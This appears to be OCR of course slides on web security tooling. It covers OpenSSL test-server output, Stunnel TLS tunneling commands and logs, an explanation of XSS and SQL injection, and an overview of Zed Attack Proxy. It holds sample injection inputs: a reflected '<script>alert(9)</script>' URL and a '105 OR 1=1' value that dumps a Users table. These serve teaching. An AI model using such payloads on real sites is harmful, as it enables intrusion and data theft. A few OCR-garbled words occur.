Signature Algorithms: ECDSA+SHA256:ECDSA+SHA384:ECDSA+SHA512:Ed25519:Ed448:RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA+SHA256:RSA+SHA384:RSA+SHA512:ECDSA+SHA224:RSA+SHA224:DSA+SHA224:DS
A+SHA256:DSA+SHA384:DSA+SHA512
Shared Signature Algorithms: ECDSA+SHA256:ECDSA+SHA384:ECDSA+SHA512:Ed25519:Ed448:RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA+SHA256:RSA+SHA384:RSA+SHA512:ECDSA+SHA224:RSA+SHA224
Supported Elliptic Groups: X25519:P-256:X448:P-521:P-384
Shared Elliptic groups: X25519:P-256:X448:P-521:P-384
CIPHER is TLS_AES_256_GCM_SHA384
Secure Renegotiation IS supported
```

Server

```
    Start Time: 1595139100
    Timeout   : 7200 (sec)
    Verify return code: 18 (self signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
Helo
Hi
My name is Bond, James Bond
```

Client

gtushar@kali: /usr/lib/ssl/misc

File Actions Edit View Help

```
gtushar@kali:/usr/lib/ssl/misc$ sudo openssl s_server -cert newcert.pem -key unencrypted_key.pem
Using default temp DH parameters
ACCEPT
---BEGIN SSL SESSION PARAMETERS---
MH4CAQECAgMEBAITAgQgZYl9Vz0ex9l2uh2EJO4LofN4G6pq0lIWUezqMIB1bwsE
MJA6dQV63HrdMmaBXTlHkzuZQ9Ab0ROxnVHMEyETe0mAzlt+IQ2tmHRgXlloEbAh
c6EGAgRfE+QcogQCAhwgpAYEBAEAAACuBwIFAOLmq2o=
---END SSL SESSION PARAMETERS---
Shared ciphers:TLS_AES_256_GCM_SHA384:TLS_CHACHA20_POLY1305_SHA256:TLS_AES_128_GCM_SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:DHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:DHE
-RSA-CHACHA20-POLY1305:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-SHA384:ECDHE-RSA-AES256-SHA384:DHE-RSA-AES256-SHA256:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA256:DHE-RS
A-AES128-SHA256:ECDHE-ECDSA-AES256-SHA:ECDHE-RSA-AES256-SHA:DHE-RSA-AES256-SHA:ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES128-SHA:DHE-RSA-AES128-SHA:AES256-GCM-SHA384:AES128-GCM-SHA256:AES256-SHA256:AES128-SHA256:AES256-SHA:AES128-SHA
Signature Algorithms: ECDSA+SHA256:ECDSA+SHA384:ECDSA+SHA512:Ed25519:Ed448:RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA+SHA256:RSA+SHA384:RSA+SHA512:ECDSA+SHA224:RSA+SHA224:DSA+SHA224:DS
A+SHA256:DSA+SHA384:DSA+SHA512
Shared Signature Algorithms: ECDSA+SHA256:ECDSA+SHA384:ECDSA+SHA512:Ed25519:Ed448:RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA-PSS+SHA256:RSA-PSS+SHA384:RSA-PSS+SHA512:RSA+SHA256:RSA+SHA384:RSA+SHA512:ECDSA+SHA224:RSA+SHA224
Supported Elliptic Groups: X25519:P-256:X448:P-521:P-384
Shared Elliptic groups: X25519:P-256:X448:P-521:P-384
CIPHER is TLS_AES_256_GCM_SHA384
Secure Renegotiation IS supported
Helo
Hi
My name is Bond, James Bond
```

Server

stunnel

HTTP Utilities : Stunnel

- Stunnel is an open-source multi-platform application used to provide a universal TLS/SSL tunneling service.
- Stunnel can be used to provide secure encrypted connections for clients or servers that do not speak TLS or SSL natively.
- Stunnel relies on the OpenSSL library to implement the underlying TLS or SSL protocol.
- Stunnel uses public-key cryptography with X.509 digital certificates to secure the SSL connection, and clients can optionally be authenticated via a certificate.
- We can use Stunnel to wrap SSL around any network service.
- For example, you could set up Stunnel to manage connections to an Internet Message Access Protocol (IMAP) service to provide encrypted access to e-mail (you would also need Stunnel to manage the client side as well).

HTTP Utilities : Stunnel

- SSL communications rely on certificates.
- The first thing you need is a valid PEM file that contains encryption keys to use for the communications. Stunnel comes with a default file called stunnel.pem, which it lets you define at compile time.
- If you wish to use a different cert, use the following openssl command.

```
$ openssl req -new -x509 -days 365 -nodes -out stunnel.pem -keyout stunnel.pem
$ openssl dhparam 2048 >> stunnel.pem
$ chmod o-rwx stunnel.pem
```

HTTP Utilities : Stunnel

- Run stunnel in normal daemon mode (-d).
- This mode accepts SSL traffic and outputs traffic in clear text.
- The –f option forces stunnel to remain in the foreground.
- This is useful for watching connection information and making sure the program is working.
- Stunnel is not an end-point program.
- In other words, you need to specify a port on which the program listens (-d port) and a host and port to which traffic is forwarded (-r host:port).
- The following command listens for SSL traffic on port 443 and forwards the traffic over a non-SSL (i.e., plaintext) connection to port 80

```
$ sudo stunnel3 -p stunnel.pem -f -d 443 -r cs.triple5.in:80
```

ec2-user@kali: /gtushar

```
ec2-user@kali:/gtushar$ sudo stunnel3 -p stunnel.pem -f -d 443 -r cs.triple5.in:80
2020.07.19 10:18:22 LOG5[ui]: stunnel 5.56 on x86_64-pc-linux-gnu platform
2020.07.19 10:18:22 LOG5[ui]: Compiled/running with OpenSSL 1.1.1g  21 Apr 2020
2020.07.19 10:18:22 LOG5[ui]: Threading:PTHREAD Sockets:POLL,IPv6,SYSTEMD TLS:ENGINE,FIPS,OCSP,PSK,SNI Auth:LIBWRAP
2020.07.19 10:18:22 LOG5[ui]: Reading configuration from descriptor 3
2020.07.19 10:18:22 LOG5[ui]: UTF-8 byte order mark not detected
2020.07.19 10:18:22 LOG5[ui]: FIPS mode disabled
2020.07.19 10:18:22 LOG5[ui]: Configuration successful
2020.07.19 10:18:22 LOG5[ui]: Binding service [stunnel3] to :::443: Address already in use (98)
2020.07.19 10:18:32 LOG5[1]: Service [stunnel3] accepted connection from 123.201.203.101:54981
2020.07.19 10:18:32 LOG5[0]: Service [stunnel3] accepted connection from 123.201.203.101:54982
2020.07.19 10:18:32 LOG5[2]: Service [stunnel3] accepted connection from 123.201.203.101:54983
2020.07.19 10:18:32 LOG3[1]: SSL_accept: ../ssl/record/rec_layer_s3.c:1543: error:14094416:SSL routines:ssl3_read_bytes:sslv3 alert certificate unknown
2020.07.19 10:18:32 LOG5[1]: Connection reset: 0 byte(s) sent to TLS, 0 byte(s) sent to socket
2020.07.19 10:18:32 LOG3[0]: SSL_accept: ../ssl/record/rec_layer_s3.c:1543: error:14094416:SSL routines:ssl3_read_bytes:sslv3 alert certificate unknown
2020.07.19 10:18:32 LOG5[0]: Connection reset: 0 byte(s) sent to TLS, 0 byte(s) sent to socket
2020.07.19 10:18:32 LOG3[2]: SSL_accept: ../ssl/record/rec_layer_s3.c:1543: error:14094416:SSL routines:ssl3_read_bytes:sslv3 alert certificate unknown
2020.07.19 10:18:32 LOG5[2]: Connection reset: 0 byte(s) sent to TLS, 0 byte(s) sent to socket
2020.07.19 10:18:33 LOG5[3]: Service [stunnel3] accepted connection from 123.201.203.101:54984
2020.07.19 10:18:33 LOG5[4]: Service [stunnel3] accepted connection from 123.201.203.101:54985
2020.07.19 10:18:33 LOG5[3]: s_connect: connected 184.72.216.249:80
2020.07.19 10:18:33 LOG5[3]: Service [stunnel3] connected remote server from 172.31.56.233:36568
2020.07.19 10:18:33 LOG5[4]: s_connect: connected 184.72.216.249:80
2020.07.19 10:18:33 LOG5[4]: Service [stunnel3] connected remote server from 172.31.56.233:36570
```

Application Inspection Tools

Zed Attack Proxy, Sqlmap, DVWA, Webgoat

An **HTML injection** attack, also referred to as cross-site scripting, occurs when a web application writes a user-supplied string into a page's content such that the string modifies the page's HTML structure.

A web browser builds a Document Object Model (DOM) based on the sequence of text and elements contained within HTML. The DOM represents the structure of elements for a web page and serves as an interface for JavaScript to manipulate content.

For example, a page with a search function usually includes the search term requested by the user, followed by any results. So, if you searched for something like "tardis repair" with a URL that the web app constructs like this:

```
https://web.site/search?q=tardis+repair
```

a typical web application produces a response like the following snippet of HTML. The key point is that the user is able to influence the contents of the `<div>`.

```
<html><body>
<div>Results for "tardis repair"</div>
...
```

So, what if you searched for an HTML tag, such as a script block? If t pplication is naive enough to reflect the search string in the web page, then the browser will interpr m as actual markup.

```
https://web.site/search?q=<script>alert(9)</script>
```

SQL injection is a class of web security vulns and exploits that affects the datastore used by a web app.

The programming flaws that lead to SQL injection are like the ones that produce the kind of HTML injection vulns.

A web application takes a piece of data received from the browser (and therefore a value that can be manipulated by an attacker) and uses string concatenation to piece together a database query (or snippet of text in equivalent HTML injection scenarios) based on the received data, but the app neglects to prevent the received data from changing the meaning of the SQL statement (or HTML page).

UserId: `105 OR 1=1`

Then, the SQL statement will look like this:

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```

The SQL above is valid and will return ALL rows from the "Users" table, since **OR 1=1** is always TRUE.

Does the example above look dangerous? What if the "Users" table contains names and passwords?

The SQL statement above is much the same as this:

```
SELECT UserId, Name, Password FROM Users WHERE UserId = 105 or 1=1;
```

Application Inspection Tools

- Here we discover vulnerabilities that attackers exploit with techniques like SQL injection, HTML injection (aka cross-site scripting), account hijacking, logic flaws, and more.
- Many of these attacks require no tools other than a web browser.
- But some tools make the process easier.
- In this section we learn about how the web application handles cookie values, or how it responds to different values for a URL parameter, or what kinds of data it accepts from a form submission.
- These tools help record, analyze, and manipulate the requests and responses to a web site in order to see how securely it’s written.
- We’ll be focusing more on how to use each tool rather than how to find specific kinds of vulnerabilities.

Zed Attack Proxy

Application Inspection Tools : Zed Attack Proxy

- The browser is as much a tool for hacking web applications as it is for interacting with them.
- Many web application attacks require a meager knowledge of HTML and no other tool than a browser's address bar. Manipulating links is a primary way of testing a site's security.
- But the browser alone is a cumbersome attack platform for conducting security tests.
- ***Zed Attack Proxy (ZAP)*** is a premier example of an interactive proxy.
- An interactive proxy provides the means to inspect, alter, and manipulate web traffic in order to probe a web application for the presence of vulns.
- ZAP does this and more.
- It can passively inspect traffic for indicators of poor (and good!) security practices.
- It may also run active attacks against a web application, such as automatically crawling pages or fuzzing parts of a request in order to elicit errors (or exploits) against the site.

Application Inspection Tools : Zed Attack Proxy : Functioning


- Intercepting the traffic
  - ❖ Configure the browser to use ZAP proxy server on localhost
  - ❖ Can intercept all traffic to a user specified website/server
  - ❖ Can click on any link on the site to observe the captured request
  - ❖ Can modify this request before forwarding it to the server
  - ❖ The response can also be intercepted before forwarding it to the browser
- Traditional and AJAX spiders
  - ❖ ZAP spider is needed to crawl links that are not directly visible
  - ❖ It automatically discovers and explores the hidden links for a site
  - ❖ Newly discovered URLs are shown
  - ❖ URLs whose domain is different from target are also listed


Application Inspection Tools : Zed Attack Proxy : Functioning


- Automated scanners
  - Active Scanning
    - Can select a site to be attacked under the “Attack” section
    - Tool attacks the application in all possible ways to find out all possible vulnerabilities
    - Some of the issues active scan looks for are : Cross Site Scripting, SQL Injection, External Redirect, Parameter tampering, Directory browsing, All findings shown under “Alerts” tab
  - Passive scanning
    - Unlike active scanning, passive scanning does not change any responses coming from server
    - Only looks at responses to identify vulnerabilities
    - Safe to use
    - Some of the issues passive scanning looks for : Incomplete or no cache-control and pragma HTTP Header set, Cross-domain JavaScript source file inclusion, Cross Site Request Forgery, Password Autocomplete in browser, Weak authentication


Application Inspection Tools : Zed Attack Proxy : Functioning

